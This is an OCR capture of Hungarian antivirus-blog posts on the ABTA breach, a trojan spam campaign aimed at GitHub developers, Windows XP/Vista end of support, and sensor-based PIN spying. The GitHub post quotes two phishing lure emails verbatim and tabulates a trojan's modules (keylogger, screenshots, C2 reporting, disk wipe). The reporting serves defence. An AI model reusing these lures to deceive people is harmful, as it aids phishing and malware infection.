
Antivírus blog

vírusok, férgek, botnetek, kártevők

Egy adatlopás margójára

2017. március 23. 20:54 - Csizmazia Darab István [Rambo]

Van ugye a homo sapiens, meg vannak az évek hosszú sora óta, lassan már szinte napi rendszerességgel bekövetkező adatsértések, adatlopások. Lehetne tanulni más kárán, lehetne tanulni a saját káron, és még előírások is vannak, kötelező auditok, adatvédelmi szabályzatok. És mégis **néha újra meg újra a régi gyakorlat köszön vissza: kummantás az incidensről, az érintetteket nem tájékoztatják, vagy ha mégis, akkor csak igen hosszú késéssel.**



Mostani esetünkben az Association of British Travel Agents (ABTA) szenvedett el súlyos adatlopást, amely **több ezer ügyfél személyes adatát érintette.**

Bár maga az incidens már március elsején kiderült a legnagyobb brit utazási szervezeten belül, mégis az ügyfeleket csak több mint két hét elteltével, március 16-án értesítették minderről.



Az utólagos vizsgálatok alapján a behatolás feltételezhető időpontja február 27-ére tehető, és eszerint az ABTA webszerverének hibáját használták ki a támadók.

Az abta.com adatbázisában 43 ezer felhasználó személyes adatát kezelték, amit a cég szerint viszont nem ők maguk, hanem egy megbízott harmadik fél, külsős partner üzemeltetett.



Bár az ABTA azóta elnézést kért, az egész ügymenet eléggé kiábrándító így 2017-ben. Senki előtt nem titok, hogy **a**

2018.május 25.-én életbelépő General Data Protection Regulation (GDPR) egy olyan összeurópai egységes adatvédelmi jog lesz, amely akár 10 mEUR összegű közigazgatási bírságot is kiszabhat.

Az "egy kontinens, egy jog" elvnek megfelelően minden uniós országban elvárás lesz a belépések és jelszavak védelme, titkosítása, minden személyes adatot érintő incidenst 72 órán belül be kell jelenteni, és a bizonyítási teher a cégeken lesz, hogy a biztonsági intézkedések során mindent a szabályoknak megfelelően végeztek.



Nyilván minden adatkezelőnek folyamatosan és előre kell már dolgoznia ehhez a felkészüléshez, és egyelőre az sem világos még, hogy a briteket a brexit után hogyan fogja mindez érinteni. Ami viszont ennél sokkal fontosabb, hogy az új szabályozás arra is kitér, hogy adatvédelmi garanciák kerüljenek a termékekbe és szolgáltatásokba már a fejlesztés legkorábbi szakaszától kezdve, és további fontos szempontként hangsúlyozza a privacy-barát alapértelmezett beállításokat is.

Egy biztos, hogy **az incidenseket eltitkoló, a veszélyeket alábecsülő, az ügyfeleket nem figyelmeztető, lassan reagáló magatartásnak ideje lenne végérvényesen eltűnni személyes adataink biztonsága érdekében.**

Tetszik 3
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: személyes utazás brit eu európa incidens adat adatlopás adatszivárgás welivesecurity.com gdpr abta

Ajánlott bejegyzések:



És akkor 31 millió felhasználó személyes adata...



Csendben szivárognak az adataink



Az alkalmazotti hibák 3 leggyakoribb oka



Hotel, kényelem, adatlopás, miegymás



Uber hack - 50 ezer sofőr adata bánta

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12365519

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.03.24. 06:23:42

"belépések és jelszavak védelme, titkosítása"
A jelszót értem. De ebben a kontextusban a belépés mire vonatkozik?
A jelszó az egyetlen olyan adat ismereteim szerint, ami egyirányú titkosítással kódolható ezen adatok közül. Ami meg kétirányú kódolást használ, azt szinte felesleges kódolni, mert a behatoló valószínűleg hozzáfér a kulcshoz is.
Hibás az elképzelésem?

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

639


Antivírus blog

vírusok, férgek, botnetek, kártevők

Trójai kampány a GitHub-os fejlesztők ellen

2017. április 03. 11:13 - Csizmazia Darab István [Rambo]

Nem maradnak ki a támadásokból **az open source fejlesztők sem, célzott támadások történtek feléjük is**. A nyílt forráskódú munkán dolgozó programozók is kaphatnak trójait tartalmazó spameket, sőt **itt a melléklet számukra testre szabottan lehet akár ".GZ" is.**



Egy olyan **spamkampány indult, amely az open source fejlesztőket célozza, és a tömörített mellékletben egy Microsoft Word állományt tartalmaz.** A dokumentum tömörítve van, ahol a .GZ kiterjesztés jellemzően a Linux alatti GZIP Compressed Archive csomagolásra utal.

A Word dokumentum azonban kártékony makrókat tartalmaz, ezeket az ESET felismerése alapján "VBA/TrojanDownloader.Agent.CLB" néven tudjuk beazonosítani.




Maga a levél egy látszólagos ajánlattétel, amellyel munkát ajánl a küldő. "*Hey. I found your software is online. Can you write the code for my project? Terms of reference attached below. The price shall discuss, if you can make. Answer please.*" Hogy miért éri meg pont rájuk célozni, az egyelőre még nem teljesen világos.

A melléklet ellenőrzése azonban mindenképpen ajánlatos lesz, illetve fiatalkorunk matematika óráiról ismerős: "Vegyük észre, hogy..." kezdetű szlogen alapján a .ru domainről érkező levél is sokaknak egyfajta figyelmeztető jel lehet.



A csatolmányban található Microsoft Word fájlban szereplő VBA szkript olyan trójai letöltő található, amely megnyitása és lefutása után további kártékony kódokat igyekszik letölteni a megfertőzött számítógépre.

Az egyik ezzel kapcsolatos beszámolóban az az érdekes, hogy az illető szerint egy **olyan e-mail címére kapta ezeket a trójait tartalmazó spamaket, amelyet csak és kizárólag a GitHub rendszerének eléréséhez használ.**



Module ID	Function	Information Value
0x20001	Main module: downloads other modules and injects them into memory.	N/A
0x20002	DLL module which exports SvcMain and is injected into another process.	N/A
0x20003	Contains 58 bytes in front of the DOS header. Purpose unknown. Appears to be a copy of the main module.	N/A
0x20004	Extracts PC information and sends it back to C2.	0x03000
0x20005	Enumerates running processes and sends the list back to the C2.	0x2000
0x20006	Module that can logkey strokes, take screenshots, interact with smartcards and more. Uses RegisterRawInputDevices/GetRawInputData for logging keys.	0x38000, 0x418000, 0x818000, 0x98000, 0x118000, 0x218000, 0x58000
0x20007	Keylogger module which has two PE files appended. Both PE files contain the same functionality but are different architecture (x86 and x64). It sends back the logged keys and clipboard data to the C2	0x38000
0x20008	Module that can take screenshots and send them back to the C2.	0x58000
0x20009	Self destruct module which deletes all files on the C: Drive	0x00000000

Egy [másik beszámoló csali levele már direktben](#) hivatkozik a GitHub-ra:

"*Hello,*
My name is Adam Buchbinder, I saw your GitHub repo and i'm pretty amazed. The point is that i have an open position in my company and looks like you are a good fit. Please take a look into attachment to find details about company and job. Dont hesitate to contact me directly via email highlighted in the document below.
Thanks and regards,
Adam."



Feladótól, tárgytól függetlenül mindig érdemes figyelmesen kezelni a kéretlen leveket. Ha esetleg nincs központi spamszűrés, vagy ha van de valahogy átcsúszott rajta, akkor is a mellékelt linkeket, esetleges csatolmányokat gyanakodva és óvatosan ellenőrizzük.

Ebben operációs rendszertől függetlenül sokat segíthet egy **desktop vírusvédelem, de adott esetben a VirusTotal is jó szolgálatot tehet, emellett persze a biztonságtudatos "nemkattintás" is jól jöhet hozzá.**

Tetszik 0
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

[Szólj hozzá!](#)
Címkék: spam open office fertőzés makró word nyílt trójai source forráskód vba github

Ajánlott bejegyzések:



[Office365 a zsarolóvírusok célkeresztjében](#)


[Gépeinket is támadják a zombik](#)


[Angry Birds alkalmazásnak álcázott Mac malware](#)


[Telekom számla vagy mégsem?](#)


[Kártevő az Amazon áruház nevében](#)



Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12397289

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1452

Antivírus blog

vírusok, férgek, botnetek, kártevők

Good Bye XP, viszlát Vista!

2017. április 10. 14:37 - Csizmazia Darab István [Rambo]

2001. októberében jelent meg a talán legnépszerűbb Windows változat, a Microsoft Windows XP operációs rendszer. Az XP-vel való kellemes emlékek valószínűleg sokakban élénken élnek még, illetve egyes statisztikákban az olvasható, hogy világszerte még mindig a felhasználók 8%-a használja - ez nem kis szám. Az egy dolog, hogy 2014. április 8-án - vagyis kereken közel 3 éve - véglegesen megszűnt a technikai támogatás, és így hibajavító frissítések már nem érkeznek többé, de a korábbi időszakban is szereztünk vele nem csak kellemes, de kellemetlen tapasztalatokat is.




Erről egy korábbi cikkben ezt írtuk:

"*Nekünk vírusokkal foglalkozó szakembereknek is szerzett néhány emlékezetes pillanatot, sőt ezek a pillanatok nem csak hogy időnként éveknek tűntek, de a hibák javításai gyakran valóban éveket várattak magukra. Az egyik ilyen izgalmas pillanat például az volt, amikor a rendszergazdák körében nemes egyszerűséggel csak vírusmágnesnek titulált Outlook Express levelező 1999-ben anélkül futtatta le a fertőzött levélmellékletet, hogy arra rákattintottunk volna. A KAK worm arra épített, hogy az Outlook Express bekapcsolt betekintő nézete (mail preview) mellett az automatikusan lefuttatta a JavaScripteket. Fülig Jimmy őszinte sajnálatára ez a rés mintegy 6 esztendőn át nyitva volt, azt 2004-ben az XP SP2 zárta csak be.*




Ugyancsak sok vírusfertőzés okozója volt az is, hogy az XP a kezdetektől mindent rendszergazdai jogokkal futtatott alapértelmezetten. Ez a "fícsőr" aztán a Windows Vista alatt 2007-ben már meg lett oldva az UAC (User Account Control) segítségével, de itt is a homokóra csak pergett-pergett vagy 6 évet, és aki az XP-n is jobbat akart, annak maradt a DropMyRights. Szintén hosszas szöszölés és rengeteg fertőzés előzte meg az Autorun-nal kapcsolatos

automatikus lefutást biztosító funkció központi frissítéssel való lekapcsolását 2011-ben. Ahhoz képest, hogy az első Autorun vírus felismerés 2007. júniusban került be a vírusirtók adatbázisába, itt mindössze 5 esztendő is elég volt arra, hogy jobb belátásra térjenek ;-) Viccesen úgy is lehetett volna fogalmazni, hogy jó lett volna, ha a Microsoft csak fele annyi energiát áldozott volna az Autorun kérdésre, mint amennyit a WGA-ra (Windows Genuine Advantage) szánt.



Lehetne ezeket a vírusszempontból tragikus balfogásokat reggelig sorolni, de befejezzük, ám egyet még emeljünk ki a sorból. Ez pedig nem más, mint a Kournikova vírusnál megismert, az ismert fájltípusok kiterjesztésének elrejtése. Ugye ha jön egy melléklet, ami jajdeérdekeskép.jpg.exe, akkor a gáláns és idióta kényelmi funkció alapértelmezetten hozzárendel egy képállományhoz tartozó ikont és persze jól nem mutatja meg a kettős vagy többes kiterjesztést. Ha már az előbb évekről beszéltünk, itt lassan évtizedekről is szó lehet, ez a beállítás még ma 2014-ben a Windows 8-ban is default. Itt pedig az sem vigasztal minket, hogy ugyanez a helyzet a Macintosh alatt is, vagyis ott szintén érdemes ezt lekapcsolni."



Most egy újabb évfordulóhoz érkeztünk, holnap, azaz 2017. április 11-én a Vista jut ugyanerre a sorsra, hivatalosan véget ér a technikai támogatás időszaka.

Itt kedvezőbbek a számok, **nagyjából 1%-a lehet az aránya azoknak, akik ezt a kevésbé sikerült, vagy kevésbé kedvezően fogadott operációs rendszert** mind a mai napig használják, hiszen minden a 7-es, mind a 8-as, 8.1-es verziók nagyon sikeresek voltak, és időközben 2015 júliusában a 10-es változat is megérkezett.



Mit tegyen az, aki valami miatt mégis ragaszkodik a régi operációs rendszeréhez? Erről született korábban az XP kapcsán egy komplett és rendkívül részletes poszt "Túlélési tippek Windows XP-hez" címmel az antivirus.blog.hu oldalon, és ezzel Vista esetében is sok a hasonlóság.

A korábbi cikkben elég sok mindenről esett szó, például jó ötlet a korábbi esetleg kihagyott frissítések elvégzése, XP esetén legalább a Service Pack 3 telepítése, a nem szokványos elnevezésű rendszergazdai fiók alkalmazása, tűzfalas vírusirtó szoftver használata, az emlegetett DropMyRights segédprogram telepítése, alternatív böngésző választása, az ismert fájltípusok kiterjesztések megmutatásának visszakapcsolása, a távoli asztal kapcsolat letiltása, a biztonságosabb NTFS fájlrendszer használata, az automatikus lejátszás tiltása, illetve minden más thirdparty alkalmazás frissen tartása.



Azt mindenesetre le kell szögezni, hogy a fenti lépések egyike sem fogja garantálni a biztonságos használatot, mindössze csökkenti a kockázatokat.

És persze lehet még egy ideig halasztgatni a verzióváltást, örökre biztosan nem kerülhető el, illetve biztonsági szempontból ez a legjobb megoldás. Érdemes lehet tehát ezt megtervezni, utánanézni, beütemezni és felkészülni.

Tetszik 6
Megosztom tumblr. Tweet Pin it +1 Tetszik 1

1 komment
Címkék: xp vista patch technikai támogatás hibajavítás terméktámogatás Microsoft welivesecurity.com

Ajánlott bejegyzések:


Múltidéző - Az SQL Slammer margójára


Trojanok harca


A router az otthoni biztonság Achilles-sarka


A foltozott Android a jó Android



Zero-day hiba sújtotta a Firefoxot

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12414583

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hbaze 2017.04.11. 10:53:23

Azt mindenesetre le kell szögezni, hogy egyik támogatott rendszer sem fogja garantálni a biztonságos használatot, mindössze csökkenti a kockázatokat.

Nincs biztonságos rendszer.

Az XP egy kiforrott, stabil rendszer és még mindig több, mint 100 millióan használják. A Vistára az előbbiek egyike sem igaz. Én továbbra is XP-t fogok használni és nem érzem magam veszélyben. Nem fogom kidobálni a gépeimet azért, mert szoftverfejlesztőék úgy döntöttek, hogy 2014. áprilisától, illetve a mai naptól a saját hibáikat sem hajlandóak kijavítani.

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter


Hirdetés

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1036

Antivírus blog

vírusok, férgek, botnetek, kártevők

Érzékeltem a jelszavad, és kösz a halakat

2017. április 19. 13:41 - Csizmazia Darab István [Rambo]

Hogy mennyire egy hatalmas óceán a biztonság, vagy a biztonságra való törekvés, azt jól példázza az alábbi mobilos kutatás eredménye. Az Egyesült Királyság Newcastle Egyetemén azzal kísérleteztek, **vajon mennyire sikeres könnyíthetik meg a PIN kódok és jelszavak kikémlelését a szenzorok speciális adatainak figyelése. És a válasz remélhetőleg senkit nem lep majd meg: mi az hogy, nagyon is.**



Típustól függően érzékelőkből egy rakatot találhatunk a mai modern okostelefonokban. Az orientációs és a GPS pozíciótól kezdve a kamera, a mikrofon, giroszkóp, magnetometer, közelségérzékelő, lépésszámláló, légnyomás, fény-, pára- és hőmérséklet figyelőn át a mozgásérzékelőig vagy az NFC-ig sokféle lehetőség áll rendelkezésre. **Ezek közül mindössze pár darabot ismernek viszonylag jól maguk a felhasználók, a többit pedig nem is nagyon tartják kockázati tényezőnek.**

Ám a kiberbűnözők számára igen hasznosak lehetnek, ahogy a kísérletből is kiderült. Az érzékelők extra adataira támaszkodva a kutatók a jelszavak és a 4 karakter hosszúságú PIN kód megfigyelésére tett kísérletei ugyanis mintegy 70%-ban vezettek sikerre.



